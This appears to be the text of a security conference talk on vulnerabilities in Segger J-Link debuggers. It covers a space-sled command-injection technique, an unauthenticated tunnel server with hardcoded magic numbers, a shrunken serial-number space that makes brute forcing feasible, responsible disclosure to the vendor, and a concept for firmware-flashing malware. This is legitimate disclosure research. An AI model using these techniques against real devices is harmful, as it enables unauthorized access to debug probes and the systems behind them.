- User-controlled strings were consistently found in one of either two static locations that were 72 bytes apart from each other
  - We were unable to predict which location will store the user-controlled string

- How do we consistently setup the argument to system() to run our command?

CVE-2018-9096 - SPACE SLEDS




CVE-2018-9096 - SPACE SLEDS

- Inspired by NOP sled techniques used to increase the reliability of exploits
- Concept: Prepend spaces to the user-controlled command string in order to create some overlap between the two command strings
- Use the address of the overlapping command strings as the argument to system()

CVE-2018-9096 - Demo

CVE-2018-9093 - Tunnel Server Backdoor

“The Remote Server provides a tunneling mode which allows remote connections to a J-Link/J-Trace from any computer, even from outside the local network.”



Somerset Recon

CVE-2018-9093 - Tunnel Server Backdoor

“I wonder if there are any weaknesses with their auth?”

```
*(_DWORD *)buf = 0x11223344;                // Magic number
if ( send_wrapper(socket, buf, 4) == 4 )
{
  *(_DWORD *)buf = *(int *)((char *)&dword_445414 + v13);// Serial number
  if ( send_wrapper(socket, buf, 4) == 4 )
  {
    if ( recv_len(socket, buf, 4) == 4 )
    {
      if ( *(_DWORD *)buf >= 0 ) |         // Server Response Code
      {
        sub_402F80((int)"O.K.\r\n");
        sub_4070A0(socket, (int)v4);
```

CVE-2018-9093 - Tunnel Server Backdoor


- Registers all detected J-Link device serial number with Segger server
- Segger server accepts connections and proxies traffic back to registered devices based off of serial numbers
- Uses hardcoded magic numbers and no authentication
-
- J-Link device -> proxy server: Magic number = 0x11223344
- Debugging client -> proxy server: Magic number = 0x55667788


CVE-2018-9093 - Serial Number Analysis

- But brute forcing all of the serial numbers would be too hard...right?
- Serial numbers are 9 decimal digits - 10 billion possibilities
  - Assuming 10 serial numbers/second it would take >31 years to try all possible S/Ns
- Is there some way to shrink the space?
  - How are Segger serial numbers assigned?
  - Where do the serial numbers begin?
- How can we find J-Link serial numbers?

CVE-2018-9093 - Serial Number Analysis

Google “Segger J-Link” images:






Somerset Recon

CVE-2018-9093 - Serial Number Analysis

Phone a friend and ask for their serial numbers?



Somerset Recon

CVE-2018-9093 - Serial Number Analysis

- From search results combined with devices we own we were able to find about about 30 J-Link serial numbers
- From those results several patterns emerged

CVE-2018-9093 - Serial Number Analysis

- 86: Model
- 10: Version
- 00743: Incremented number per device

CVE-2018-9093 - Serial Number Analysis

Serial Number Analysis Results:

- Good coverage of serial number space is possible with ~100,000 serial numbers
  - Reduces time to brute force from over 32 years to less than 3 hours

CVE-2018-9093 - Impact

- Demo

CVE-2018-9093 - Impact

Once connected to a J-Link Device one can:

- Flash new firmware to a device
- Read existing firmware
- ...

(͡~ ͜ʖ ͡°)

Disclosure

Rolf Segger

to research, support_jlink

Dear SomersetRecon,

Thank you for sharing this information. The SegFaults will be closed in the upcoming release.

We will (later) also add Authentication (passcode, in a challenge style protocol, no clear text), as well as the option to have a user name (which is per default the S/N of the unit), as well as encryption (TLS).

We will keep you posted.

Best regards,

Rolf Segger

Disclosure

April 4 2018 - Disclosed vulnerabilities to Segger

April 5 2018 - Segger responds acknowledging vulnerabilities

April 9 2018 - Segger releases patches for most of the vulnerabilities

April 10 2018 - Founder & CTP responds thanking us

Summary of Vulnerabilities

- Vulnerabilities in J-Link tunnel server opens backdoor to attached J-Links and can compromise the state of your devices and your network
- Vulnerabilities in the JLinkRemoteServer allow an attacker to gain full remote code execution
- No authentication for JLinkRmoteServer or JLinkGDBServer which allows downloading and flashing of embedded devices
- Traffic is not encrypted to JLinkRemoteServer or tunnel server
- Vulnerabilities in file parsing allow an attacker who distributes malicious J-Link files (command files or settings files) to gain execution on the machine that parses those files

Conclusions

- Developers should always use the PIE flag to make memory corruption more difficult
- Several unknown vulnerabilities were discovered that affect the JLink Debugger family and its associated software
- Given that these devices play a critical role in the embedded supply chain, additional security protection should be implemented to protect the users and consumers
- Segger’s response was encouraging
  - No cease and desist
  - Quickly patched many of the vulnerabilities
- Don’t trust any remote debugging server

BUT WAIT THERE'S MORE!

- JLink firmware flashing process
- Firmware malware

JLink Updating Process

- JLink Commander will ask you if you’d like to update your connected JLink Debug Probe
    - We figured out how the update process works
- We reversed the USB protocol

JLink Updating Process

- Firmware is checked on the device before flashing, but not very well
  - Hint: It uses dates
  - Can this be bad?
- Firmware is not signed and can be modified

How could this be bad?

Malware

Consider a piece of malware that gets circulated via email, etc.:

- Runs silently
- Flashes any JLink connected to the computer
- Exits cleanly

Malware - DEMO

- Demo

Questions?

We will be posting slides, source code, and additional info:

- Slides and POCs: https://github.com/Somerset-Recon
- Blog post: https://www.somersetrecon.com/

Somerset Recon